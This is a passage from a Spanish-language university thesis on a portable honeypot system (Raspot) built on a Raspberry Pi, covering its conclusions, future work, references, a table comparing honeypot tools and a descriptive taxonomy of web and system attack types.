En este proyecto se ha llevado a cabo la implementación de una herramienta honeypot en una plataforma portátil, como *Raspberry* y Pc, para la realización de su posterior análisis forense, así como la extracción de los ataques recibidos. En lo referente a los objetivos propuestos en el primer capítulo hay que resaltar:

- **Conclusión Objetivo 1**: En lo referente al estudio de las herramientas honeypot las cuales constituyen el estado del arte de nuestro proyecto, hay que decir que se han estudiado varios sistemas que ya poseían estas implementaciones como por ejemplo *Honeydrive*, una vez que vimos esta implementación, se realizó un estudio sobre la instalación completa en una plataforma nuestra, donde vimos que no era fácil de desarrollar, llegando a obtener una serie de script que pueden ser útiles para el desarrollo de estas implementaciones. Por lo tanto hay que decir que este objetivo se ha cumplido en todas sus expectativas mediante el capítulo 5.

- **Conclusión Objetivo 2**: Para la instalación de los elementos de Raspot, se realizó un estudio de que honeypot se adecuaban mejor a nuestro sistema, es decir, de que tipos de honeypot podrían proporcionarnos una gran variedad de datos y además que estos fueran posibles de implementar en una plataforma portátil como *Raspberry*. Como hemos visto en el capítulo 4 del actual documento, los resultados han sido los esperados.

- **Conclusión Objetivo 3**: En lo referente al estudio de los ataques recibidos, hay que decir que no solo se han obtenido los resultados esperados, sino que también se han obtenido resultados que nos han llegado a sorprender como los vistos en el capítulo 6, en donde en una red supuestamente segura como es la red de la UAM se han detectado una gran cantidad de ataques tanto internos como externos a esta.

- **Conclusión Objetivo 4**: En cuanto al estudio de los patrones de ataque, se han realizado varios estudios sobre el comportamiento de los atacantes en varios sistemas para ver correlaciones en el nuestro y así poder realizar una correcta clasificación de estos, como vimos en el capítulo 4 y 6, el desarrollo de los scripts en Python así como la utilización de la herramienta *Weka*, nos han resultado de gran ayuda y nos han sido muy útiles a la hora de cumplir este objetivo.

- **Conclusión Objetivo 5**: Como ya hemos indicado, la utilización de herramientas ya implementadas para la detección de anomalías en ciertas IP como las mostradas en el capítulo 6, así como el uso del clasificador *Weka*, nos han ayudado para conseguir este objetivo.

Una de las principales ventajas en la cual se basa nuestro sistema Raspot, es la facilidad de analizar cualquier tipo de red con la comodidad de transportar un aparato como la Raspberry, cuyo tamaño es muy similar al de una tarjeta de crédito. Las limitaciones que posee este tipo de arquitecturas han hecho de este trabajo algo difícil de implementar, no obstante el resultado merece la pena, ya que incluso la discreción de este dispositivo nos permite realizar un análisis muy avanzado de una red incluso sin ni siquiera levantar sospecha alguna.

Por lo tanto podemos decir que se este trabajo ha cumplido con creces los objetivos y propuestas establecidas en un principio, llegando a ser útil para darnos cuenta de la importancia de la seguridad en una red.

7.2.Trabajo Futuro

Este proyecto sirve como una prueba de concepto, lo que significa que es una primera versión para demostrar que es posible una implementación a gran escala y llegando a proporcionar datos relevantes para llevar a un determinado proceso judicial, por ello, a continuación se exponen un conjunto de propuestas para ser usadas en una implementación futura:

- Implementación de la herramienta a gran escala. Para ello se propone:
  - Implementación en un gran servidor, lo cual nos permitiría la implementación de una gran variedad de honeypots.
  - Utilización de honeypots de alta interacción, ya que nuestra herramienta no nos permitía su desarrollo debido a su arquitectura.
  - Implementación de una red de honeypots en varias máquinas y con diferentes sistemas operativos.

- Estudio de los ataques en la red de la UAM mediante Wifi.
  - Hay que decir, que esta implementación no ha sido posible de implementar en el actual proyecto, debido a la incompatibilidad de nuestro sistema con *eduroam*, ya que carecíamos de tiempo para realizar un sistema compatible con esta plataforma.

- Mejorar la seguridad de una red mediante el uso de Raspot.

- Implementar Raspot en otras plataformas o arquitecturas portátiles semejantes a Raspberry.

- Implementar Raspot Adaptativo [28], en un trabajo futuro nos gustaría realizar una implementación de un sistema honeypot que vaya auto aprendiendo de los ataques recibidos, que como vimos esto es posible mediante la técnica de matching de IP.

- Detección de malware, en este proyecto no ha sido posible su implementación, ya que nos hemos centrado en los ataques informáticos.

- Implementación de Raspot en un entorno con un IDS como *Snort* [29], y comprobar las diferencias entre ambos.

- Montar Raspot en una empresa antes y después de la instalación del Firewall para ver el tipo de ataques antes y después del Firewall, y así poder mejorar su sistema.

- Feature Extraction: Extraer características comunes en diferentes honeypot y ataques para poder establecer una correlación en cada uno de los tipos de ataque.

Hay que indicar, que aparte de los anteriores puntos a tratar en un trabajo futuro, se están realizando varios artículos y post en blogs, para dar a conocer nuestra herramienta. Además, se pretende realizar alguna conferencia en algunas plataformas de seguridad informática con el fin de explicar y mostrar nuestro sistema Raspot, así como indicar los posibles ataques que se realizan en la universidad y protegerse ante ellos.

Referencias

[1] Stoll, C. The Cuckoo´s Egg: Tracking a Spy Throught the Maze of Computer Espionage. Gallery Books, September 13, 2005.

[2] Cheswick, B. An evening with Berferd in which a cracker is lured, endured, and studied, *Proccedings of the Winter* 1992 USENIX Technical Conference. USENIX Association: San Francisco, C.A, January 20-24, 1992.

[3] Spitzner, L. *Honeypots: Tracking Hackers*. Addison-Wesley Professional, Boston, MA, September 20, 2002.

[4] NetFacade Honeypot, http://www22.verizon.com/fns/solutions/netsec/netsec_netfacade.html

[5] The Honeynet Project. 2001. Know Your Enemy. Addison-Wesley: Boston, MA. http://project.honeynet.org/book/

[6] P.G. Neumann and D.B. Parker. A Sumary of Computer Misuse Techniques. In Proceedings of the 12th National Computer Security Conference, 396-407, 1989.

[7] P.G. Neumann and D.B. Parker, COMPUTER CRIME Criminal Justice Resource Manual, U.S. Department of Justice National Institute of Justice Office of Justice Programs, Prepared by SRI International under contact to Abt Associates for National Institute of Justice, U.S. Departament of Justice, contact #OJP-86-C-002., 1989.

[8] P.G. Neumman. Computer Related Risks. The ACM Press, a division of the Association for Computing Machinery, Inc. (ACM), 1995.

[9] T.Aslam, A Taxonomy of Security Faults in the UNIX Operating System, Purdue University Master´s thesis, August 1995.

[10] S.Kumar, Classification and Detection of Computer Intrusión, Computer Science Departament, Purdue University Ph.D. dissertation, August 1995.

[11] J.Krsul, Software Vulnerability Analysis, Purdue University Ph.D. dissertation, May 1998.

[12] T.Richardson, J.Davis, D.Jacobson, J.Dickerson and L.Elkin. Developing a Database of Vulnerabilities to Support of Study of Denial Service Attacks. IEEE Symposium on Security and Privacy, May 1999.

[13] T.Richardson, The Developement of a Database Taxonomy of Vulnerabilities to Support the Study of Denial Service Attacks., Iowa State University PhD Thesis, 2001.

[14] DARPA Intrusión Detection Evaluation, Lincoln Laboratory, Massachusetts Institute of Technology. http://www.ll.mit.edu/IST/ideval/pubs/pubs_index.html, (07/10/2004).

[15] D.Marchette, Computer Intrusión Detection and Network Monitoring, A Stadistical ViewPoint. New York, Springer, 2001.

[16] K.Kendall, A Database of Computer Attacks for the Evaluation of Instrusion Detection Systems, Massachusetts Institute of Technology Master´s Thesis, 1998.

[17] Proactive Detection of Security Incidents, Honeypots, ENISA, 20-11-2012.

[18] Raspberry pi, Getting Started Guide, RS Components Vsn 1.0 3/2012. http://docs-europe.electrocomponents.com/webdocs/1079/0900766b810790cf.pdf

[19] E.Siever, S. Spainhour, S. Figgins and J.P. Hekman. Linux in a Nutshell 3ed, August 2000. ISBN: 0-596-00025-1.

[20] M.B. Salem, S. Hershkop and S.J. Stolfo. A Survey of Insider Attack Detection Research. Columbia University.

[21] E.Chan, A. Chaugule, K.Larson and R.Campbell. Performing Live Forensics on Insider Attacks. November 2010.

[22] K. Ahmad, J. Shekhar and K.P. Yadav. International Journal: Classification of SQL Injection Attacks. 2010.

[23] W.G.J. Halfond, J. Viegas and A. Orso. A Classification of SQL Injection Attacks and Countermeasures. College of Computing, Georgia Institute of Technology.

[24] R.C. Joshi, Anjali Sardana, Honeypots A New Paradigm to Information Security, 2011, ISBN 978-1-57808-708-2.

[25] M.H. Bhuyan, D.K. Bhattacharyya and J.K Kalita. Surveying Port Scans and Their Detection Methodologies. University of Colorado at Colorado Springs.

[26] Dyndns: http://es.dyndns.com (Ultimo Acceso: 17/07/14).

[27] Dancer2: http://www.perldancer.org/ (Ultimo Acceso: 18/07/14).

[28] G.Wagener. Self-Adaptative Honeypots Coercing and Assessing Attacker Behavior. 18 March 1982 Luxembourg

[29] Snort Rules: http://www.snort.org/snort-rules/ (Ultimo Acceso: 14/07/14).

[30] S.Yiang, X. Song, H.Wang, J.Han and Q. Li. A Clustering-based Method for Unsupervised Intrusion Detections. 26 May 2014.

[31] N. Wu and J. Zhang. Factor-Analysis Based Anomaly Detection and Clustering. 3 March 2005.

[32] R. Cilibrasi and P.M.B. Vitányi. Clustering by Compression. 4 April 2005.

ANEXOS

Anexos

Anexo I: Arquitectura Raspberry




Figura 17: Arquitectura Raspberry [18]

Anexo II : Soluciones Honeypot

NAME	DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
LOW-INTERACTION SERVER-SIDE HONEYPOTS											
General purpose honeypots											
Amun	MULTI	★★	★★★	★★★	★★★★	★★★★	★★★	★★★	★	$	🙂
Dionaea	MULTI	★★★	★★★★	★★★	★★★★	★★★★	★★★	★★★★	★★★★	$	😐
KFsensor	MULTI	★★	★★★	★★★★	★★★★	★★★	★★★★	★★★	★★★	$$	🙂
Honeyd	MULTI	★★	★	★★★★	★★★★	★★★★	★★★	★★	★	$	🙂
Honeytrap	MULTI	★★	★★	★★★★	★★★	★★★	★★	★	★★	$$	🙂
Nepenthes	MULTI	★★	★★	★★★	★★★★	★★★★	★★★	★★	★	$$	☹
Tiny Honeypot	MULTI	★★★	★★	★★★	★★★★	★★★★	★★	★★	★	$$	🙂
Web application honeypots											
DShield Web Honeypot	SPEC	★★	★★	★★★	★★★★	★★★	★★★	★★	★★	$$	🙂
Google Hack Honeypot	SPEC	★★	★★★	★★★★	★★★	★★★★	★★★	★★★	★	$	🙂
Glastopf	SPEC	★★★★	★★★	★★	★★★	★★★★	★★★	★★★	★★★★	$	😐
SSH Honeypots											
Kippo	SPEC	★★★	★★★	★★	★★★	★★	★★★	★★	★★★	$$	😐
Kojoney	SPEC	★★★	★★	★★★	★★	★★	★★	★★	★	$$$	☹
SCADA Honeypots											
SCADA HoneyNet Project	MULTI	★★	★	★★★	★★★	★★	★★	★★★	★	$	☹
SCADA HoneyNet (Digital Bond)	MULTI	★★	★	★	★★	★★	★★	★	★	$$	☹
VoIP Honeypots											
Artemisa	SPEC	★★★★	★★★★	★★	★★★	★★	★★★	★★	★	$$	🙂
Bluetooth Honeypots											
Bluepot	SPEC	★★★	★★	★★★	★★	★★	★★★	★	★	$$$	☹
Sinkholes											
HoneySink	MULTI	★★★	★★★★	★★★	★★★★	★★	★★	★★★	★	$$	🙂
USB Honeypots											
Ghost USB honeypot	SPEC	★★★	★★	N/A	★★★	★★	★★★	★★★★	★★	$$$	🙂

Tabla 9: Sumario de Tipos de Honeypot de Baja Interacción [17]

NAME	DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
HIGH-INTERACTION SERVER-SIDE HONEYPOTS											
Argos	MULTI	N/A	★★★	★★	★★★	★★	★★	★★★	★★	$$	🙂
HiHAT	SPEC	N/A	★★★★	★★★★	★★★	★★★	★★	★★	★	$$$	🙂
HoneyBow	MULTI	N/A	★	★	★	★	★★★	★	★	$$	☹
Qebek	MULTI	N/A	★★	★★	★★	★★	★★	★★★	★★	$$	☹
Sebek	MULTI	N/A	★★	★★	★★	★★	★★	★★★	★★	$$	☹
LOW-INTERACTION CLIENT-SIDE HONEYPOTS											
HoneyC	SPEC	★	★★	★★	★★★★	★★★	★★★	★	★	$$	☹
PHoneyC	MULTI	★★★	★★★	★	★★	★★★	★★★	★★	★★	$$	🙂
Monkey-Spider	SPEC	★	★	★★★	★★★★	★★	★★	★	★	$$$	☹
Thug	MULTI	★★★	★★★	★★	★★	★★★	★★★	★★★	★★★★	$$	😐
HIGH-INTERACTION CLIENT-SIDE HONEYPOTS											
Capture-HPC NG	MULTI	N/A	★★★	★★★	★★★	★	★★	★★	★★	$$	🙂
Shelia	MULTI	N/A	★★★	★	★★★	★	★★	★★★	★★	$$	🙂
Trigona	MULTI	N/A	★	★★★★	★★★	★★	★	★	★	$$$	☹

Tabla 10: Sumario de Tipos de Honeypot de Alta Interacción [17]

Legend:

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😐	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Tabla 11: Leyenda Tablas 1 y 2 [17]

Anexo III: Taxonomía Específica

1. Abuse of Functionality (Abuso de la Funcionalidad)

Es una técnica de ataque que se utiliza en un sitio web, las características y funcionalidades propias de atacarse a sí mismo o a otros. El abuso de funcionalidad puede ser descrito como el abuso de la funcionalidad prevista de una aplicación para realizar un resultado no deseado. Estos ataques tienen resultados variados, tales como el consumo de recursos, burlar controles de acceso, o la filtración de información. A continuación se describen las subcategorías de este ataque:

- **Account Lockout Attack (Ataque de bloqueo de Cuenta):** En un ataque de bloqueo de cuenta, un atacante intenta bloquear las cuentas del usuario en el proceso de autenticación tantas veces como sea necesario para activar la funcionalidad del bloqueo de cuentas. Un ejemplo de este ataque, puede ser el caso de que un atacante nos bloquee la cuenta tras introducir mal tres veces nuestra cuenta en algún tipo de aplicación.
- **Cache Poisoning (Envenenamiento de Cache):** El impacto de una respuesta maliciosa puede aumentar si se almacena en cache, ya sea por una cache web utilizada por varios usuarios, o por la propia cache del usuario. Si una respuesta maliciosa se almacena en cache web (como por ejemplo la de los servidores proxy), entonces todos los usuarios de esa cache continuaran recibiendo el mismo contenido malicioso hasta que se purga la entrada a la cache.
- **Cross-User Defacement (Desfiguración Cross del Usuario):** Un atacante puede hacer una única petición a un servidor vulnerable que hará que este realice dos respuestas, la segunda de las cuales puede ser mal interpretada como una respuesta a una solicitud diferente, y posiblemente una hecha por otro usuario para compartir la misma conexión TCP con el servidor. En el mejor de los casos, un atacante puede aprovechar esta capacidad para convencer a los usuarios de que la solicitud ha sido hackeada, haciendo que los usuarios pierdan confianza en la seguridad de la aplicación.
- **Mobile Code: Invocking untrusted mobile code (Código Móvil que no es de confianza):** Este ataque consiste en una manipulación de un código de móvil con el fin de ejecutar operaciones maliciosas en el lado del cliente. Al interceptar el tráfico del cliente utilizando la técnica "*Man in the Midle*" , un usuario malicioso podría modificar el código móvil original con operaciones arbitrarias que se ejecutara en el equipo del cliente en sus credenciales.
- **Mobile Code: non-final public field (Ámbito público no final):** Este ataque tiene como objetivo manipular las variables públicas no finales utilizadas en el código del móvil, mediante la inyección de valores maliciosos en ella, sobre todo en aplicaciones Java y C++.
- **Mobile Code: object hijack (Objeto de secuestro):** Este ataque consiste en una técnica para crear objetos sin métodos constructores tomando ventaja del clon (método) de aplicaciones basadas en Java.

- **Path Traversal (Ruta Recorrida):** Un ataque de recorrido de ruta tiene como objetivo acceder a los archivos y directorios que se almacenan fuera de la carpeta raíz del servidor web. Al navegar por la aplicación, el atacante busca vínculos absolutos a los archivos almacenados en el servidor web. Mediante las referencias "../" el atacante puede acceder a todos los archivos del servidor.

2. Data Structure Attacks (Ataques de Estructura de Datos)

Un atacante manipula y explota las características de las estructuras de datos del sistema con el fin de valorar el uso y la protección prevista de estas estructuras. Esto se realiza de tal manera que produce ya sea el acceso indebido a los datos o violaciones de las propiedades de seguridad del propio sistema asociados debido a vulnerabilidades en procesos del sistema y gestión de las estructuras de datos.

- **Buffer Overflow Attack (Desbordamiento de Buffer):** Los errores de desbordamiento de buffer se caracterizan por la sobre-escritura de los fragmentos de memoria del proceso, que nunca debería haber sido modificado con o sin intención. Por lo general, estos errores terminan en una ejecución de la aplicación de forma inesperada. Los desbordamientos de buffer pueden consistir en desbordar la pila (Stack Overflow) o el heap (Heap Overflow).
- **Buffer Overflow vía Environment Variables (Desbordamiento de Buffer por Variables de Entorno):** Este patrón de ataque consiste en provocar un desbordamiento de buffer a través de la manipulación de variables de entrono. Una vez que el atacante descubre que puede modificar una variable de entorno, pueden intentar desbordar buffers asociados.
- **Overflow Binary Resource File (Archivo de Desbordamiento de Recursos binarios):** La fuente de un desbordamiento de buffer pueden ser los datos de entrada. Cuando se trata del archivo de desbordamiento de recursos binario, el atacante tiene que modificar/preparar el archivo de tal manera que la aplicación, después de leer este archivo, se ha convertido en propensa a un ataque clásico de desbordamiento de buffer. Los ejemplos más comunes son especialmente diseñados para archivos MP3, JPEG o ANI.

3. Embedded Malicious Code (Código Malicioso Incrustado)

Los defectos maliciosos han adquirido nombres de colores, incluyendo *Caballo de Troya*, *trapdoor*, *timebomb* y *logic-bomg*. Un desarrollador puede insertar código malicioso con la intención de subvertir la seguridad de una aplicación o un sistema host en algún momento en el futuro. Por lo general, se refiere a un programa que realiza un servicio útil, pero explota los derechos del usuario del programa de manera que este no tiene la intención.

- **Cross-Site Request Forgery (CSRF):** CSRF es un ataque que obliga a un usuario final ejecutar acciones no deseadas en una aplicación web en la que esta autenticado actualmente. Con un poco de ayuda de seguridad social (por ejemplo el envió de un mail), un atacante puede engañar a los usuarios de una aplicación

web en la ejecución de las acciones de la elección del atacante. Si el usuario apuntado es la cuenta del administrador del sistema, esto puede ser un gran peligro para la aplicación web.

- **Logic/Time Bomb:** Una bomba lógica es una pieza de código malicioso que se ejecuta cuando se cumplan las condiciones de disparo específicas. Un ejemplo típico sería un programa que monitoriza el sistema de nóminas de una empresa, y ataca a la empresa si un empleado específico se va de la empresa. Una bomba de tiempo es un tipo de bomba lógica que utiliza la fecha y hora como condición de disparo.
- **Replicating (Virus):** Para este tipo de ataques dedicaremos un sub-apartado específico debido a la importancia del ataque.
- **Trojan Horse (Caballo de Troya):** Un Caballo de Troya es un programa que utiliza código malicioso enmascarado como una aplicación de confianza. El código malicioso puede ser inyectado en las aplicaciones benignas, enmascarado en enlaces de correo electrónico, o incluso oculto en las páginas de JavaScript para hacer ataques furtivos contra los navegadores de internet más vulnerables. Existen siete tipos de Caballos de Troya:
  - **Remote Access Trojan (RAT):** Diseñado para proporcionar el control total al atacante de la maquina infectada.
  - **Data Sending Trojan:** Es un tipo de Caballo de Troya que utiliza la tecnología de keylogger para capturar datos sensibles como contraseñas, tarjetas de crédito, etc, y posteriormente los envía al atacante.
  - **Drestuctive Trojan:** Caballo de Troya diseñado para destruir datos almacenados en el ordenador de la víctima.
  - **Proxy Trojan:** Caballo de Troya que usa el ordenador de la víctima como servidor proxy, proporcionando al atacante la oportunidad de ejecutar actos ilícitos de la computadora infectada, como por ejemplo el fraude bancario, o incluso ataques desde dicho ordenador.
  - **FTP Trojan:** Este tipo de Troyano utiliza el puerto 21 para permitir a los atacantes conectarse al ordenador de la víctima mediante el protocolo de transferencia de archivos.
  - **Security Software Disabler Trojan:** Este troyano está diseñado para desactivar el software de seguridad, como por ejemplo el cortafuegos y antivirus, lo que le permite utilizar técnicas de invasión sobre la computadora de la víctima.
  - **Denial of Service Attack Trojan:** Caballo de Troya diseñado para dar la oportunidad al atacante para realizar ataques de Denegación de Servicio (DoS) sobre la víctima.

4. Exploitation of Autentication (Explotación de Autenticación)

En este tipo de ataques, un atacante se dirige activamente a la explotación de debilidades, limitaciones y supuestos en los mecanismos que un objetivo utiliza para gestionar la identidad y autenticación. Tal explotación puede conducir a la subversión completa de cualquier confianza que el sistema de destino puede tener en la identidad de cualquier entidad con la que interactúa.

- **Account Lockout Attack (Ataque de bloqueo de Cuenta):** El cuál es el mismo que el explicado en el punto 2.4.1.
- **Cross-Site Request Forgery (CSRF):** El cuál es el mismo que el explicado en el punto 2.4.3.
- **CSRF:** El cuál es el mismo que el anterior.
- **Execution After Redirect (EAR):** Ejecución Después de Redireccionamiento (EAR) es un tipo de ataque en el que un atacante ignora restricciones y recupera el contenido confidencial destinado a los usuarios autenticados.
- **One-Click Attack:** Este tipo de ataque es el mismo que el CSRF, pero llamado de otra forma diferente.
- **Session Fixation (Fijación de Sesión):** La fijación de sesión es un ataque que permite a un atacante secuestrar una sesión de un usuario valido. El ataque explora una limitación en la manera en la que la aplicación web gestiona la identificación de la sesión, es decir, si esta es vulnerable. El ataque consiste en inducir a un usuario para autenticarse a sí mismo con un identificación de sesión conocido, y luego este realiza el secuestro de la sesión de dicho usuario por conocimiento de la ID de sesión utilizada.
- **Session Hijacking Attack (Ataque por Secuestro de Sesión):** El ataque de secuestro de sesión consiste en la explotación de los mecanismos de control de sesión web, que es administrado normalmente para un identificador de sesión. Dado que la comunicación HTTP utiliza muchas conexiones TCP diferentes, el servidor web necesita un método para reconocer las conexiones de cada usuario. El ataque de secuestro de sesión compromete el token de sesión mediante el robo o la predicción de un token de sesión válidos para obtener acceso no autorizado al servidor web.
- **Session Prediction (Predicción de Sesión):** El ataque de predicción de sesión se centra en la predicción de los valores de ID de sesión que permiten a un atacante eludir el sistema de autenticación de una aplicación. Mediante el análisis y la comprensión del proceso de generación de ID de sesión, un atacante puede predecir un valor de ID de sesión valido y obtener acceso a la aplicación.
- **XSRF:** Este tipo de ataque es el mismo que el CSRF, pero llamado de forma diferente.

5. Injection (Inyección)

La inyección es toda una clase de ataques que se basan en la inyección de datos en una aplicación web con el fin de facilitar la ejecución o interpretación de datos maliciosos de una manera inesperada. A continuación se muestran los tipos de ataques de esta clase:

- **Blind SQL Injection:** Blind SQL Injection es un tipo de ataque de inyección SQL que hace las preguntas a la base de datos de verdadero o falso y determina

la respuesta en base a la respuesta de las aplicaciones. Este ataque se utiliza a menudo cuando la aplicación web está configurada para mostrar mensajes de error genéricos, pero no ha mitigado el código que es vulnerable a la inyección de SQL.

- **Blind XPath Injection:** XPath es un tipo de lenguaje de consulta que describe como localizar elementos específicos (incluyendo atributos, instrucciones de procesamiento, etc) en un documento XML. Dado que es un lenguaje de consulta, XPath es algo similar al lenguaje de consulta estructurado (SQL), sin embargo, XPath es diferente, ya que se puede utilizar para hacer referencia a cualquier parte de un documento en XML sin restricciones de control de acceso.
- **Code Injection:** La inyección de código es el término general para los tipos de ataques que consisten en la inyección de código que luego es interpretado/ejecutado por la aplicación. Este tipo de ataque explota la mala manipulación de datos no confiables.
- **Command Injection:** El propósito del ataque de inyección de comando es el de inyectar y ejecutar comandos especificados por el atacante de la aplicación vulnerable. En situaciones como esta, la aplicación, la cual ejecuta los comandos del sistema no deseados, es como una cascara del sistema, y el atacante puede utilizar cualquier usuario del sistema autorizado.
- **Comment Injection Attack:** Comentarios inyectados en una aplicación a través de entrada pueden ser empleadas para comprometer un sistema.
- **Content Security Policy (CSP):** Es una especificación del W3C la cual ofrece la posibilidad de instruir al navegador del cliente desde el que se permite la ubicación y/o el tipo de recursos que se va a cargar.
- **Content Spoofing:** Suplantación de contenido, también se refirió a la inyección como contenido o mutilación virtual, es un ataque contra un usuario posible gracias a una vulnerabilidad de inyección en una aplicación web.
- **CORS RequestPrefligh Scrutiny:** Es una característica que ofrece la posibilidad a una aplicación web para exponer los recursos a todos o dominio restringido.
- **Cross-site Scripting (XSS):** XSS son un tipo de inyección, en el que los scripts maliciosos son inyectados en los sitios web de otra manera benignos y de confianza. Los ataques XSS ocurren cuando un atacante utiliza la aplicación web para enviar código malicioso, generalmente en forma de un script del lado del navegador, a un usuario final diferente. Los defectos que permiten que estos ataques tengan éxito son bastante generalizada y se producen en cualquier parte de una aplicación web que utiliza la entrada de un usuario dentro de la salida que genera sin validar o codificarlo.
- **Custom Special Character Injection:** El software no filtra o cita caracteres especiales o palabras reservadas que se utilizan en una costumbre o lenguaje propietario o representación que se utiliza en el producto adecuadamente. Esto permite a los atacantes modificar la sintaxis, el contenido, o los comandos antes de que sean procesados por el sistema final.
- **Direct Dynamic Code Evaluation ('Eval Injection'):** Este ataque consiste en una secuencia de comandos que no valida correctamente las entradas de un usuario en el parámetro de página. Un usuario remoto puede suministrar una

dirección URL especialmente diseñada para pasar de código arbitrario a un eval (declaración), lo que resulta en la ejecución del código.

- **Direct Static Code Injection:** Un ataque de inyección de código estático consigue en la inyección de código directamente el recurso utilizado por la aplicación durante el procesamiento de una solicitud del usuario. Esto se realiza normalmente mediante la manipulación de bibliotecas y archivos de plantilla que se crean sobre la base de la entrada del usuario sin la desinfección adecuada de los datos.
- **Format String Attack:** La explotación del formato de cadena se produce cuando los datos presentados de una cadena de entrada se evalúa como una orden por la aplicación.
- **Full Path Disclosure (FPD):** El ataque FPD permite a los atacantes ver la ruta de acceso al archivo. Ciertas vulnerabilidades, como el uso de load_file() dentro de una inyección de código SQL, requiere que el atacante tenga la ruta completa del archivo que desea ver.
- **Inyección de SQL:** Este ataque consiste en la inserción o inyección de una consulta SQL por medio de los datos de entrada desde el cliente hacia la aplicación. Un ataque por inyección de SQL exitoso puede leer información sensible desde la base de datos, modificar información (Insert/Delete/Update), ejecutar operaciones de administración sobre la base de datos, recuperar el contenido de un determinado archivo presente sobre el sistema de archivos del DBMS y el algunos casos emitir comandos al sistema operativo.
- **LDAP Injection:** Este es un ataque usado para explotar las aplicaciones basadas en web que construyen sentencias LDAP basado en la entrada del usuario. Cuando una aplicación no es desinfectada correctamente la entrada del usuario, es posible modificar sentencias LDAP usando un proxy local.
- **Parameter Delimiter:** Este ataque se basa en la manipulación de los limitadores de los parámetros utilizados por los vectores de entrada de aplicaciones web con el fin de provocar comportamientos inesperados, como el control de acceso y circunvalación de autorización y la divulgación de información, entre otros.
- **PHP Object Injection:** Este ataque trata una vulnerabilidad de nivel de aplicación que podría permitir a un atacante realizar diferentes tipos de ataques maliciosos, tales como la inyección de código, inyección SQL, etc.
- **Regular Expression Denial of Service (ReDoS):** Este ataque se basa en realizar una denegación de servicio (DoS), que explota el hecho de que la mayoría de las implementaciones de expresiones regulares pueden llegar a situaciones extremas que hacen que funcionen muy lentamente. Un atacante puede atacar a un programa utilizando una expresión regular para que el sistema entre en esta situación extrema y posteriormente colgarlo para un tiempo muy largo.
- **Resource Injection:** Este ataque consiste en cambiar los identificadores de los recursos utilizados por una aplicación con el fin de realizar una tarea maliciosa. Cuando una aplicación permite una entrada de un usuario para definir un recurso, como el nombre de un archivo o un numero de puerto, estos datos pueden ser manipulados para ejecutar o acceder a diferentes recursos.
- **Server-Side Includes (SSI) Injection:** Las SSI son directivas presentes en las aplicaciones web que se utilizan para alimentar a una página HTML con contenido dinámico. Son similares a los CGI´s, excepto que las ISQ se utilizan

para ejecutar algunas acciones antes de que se cargue la página actual o mientras la página está siendo visualizada.

- **Special Element Injection:** Este es un tipo de ataque de inyección que se aprovecha de una debilidad en relación con las palabras reservadas y caracteres especiales.
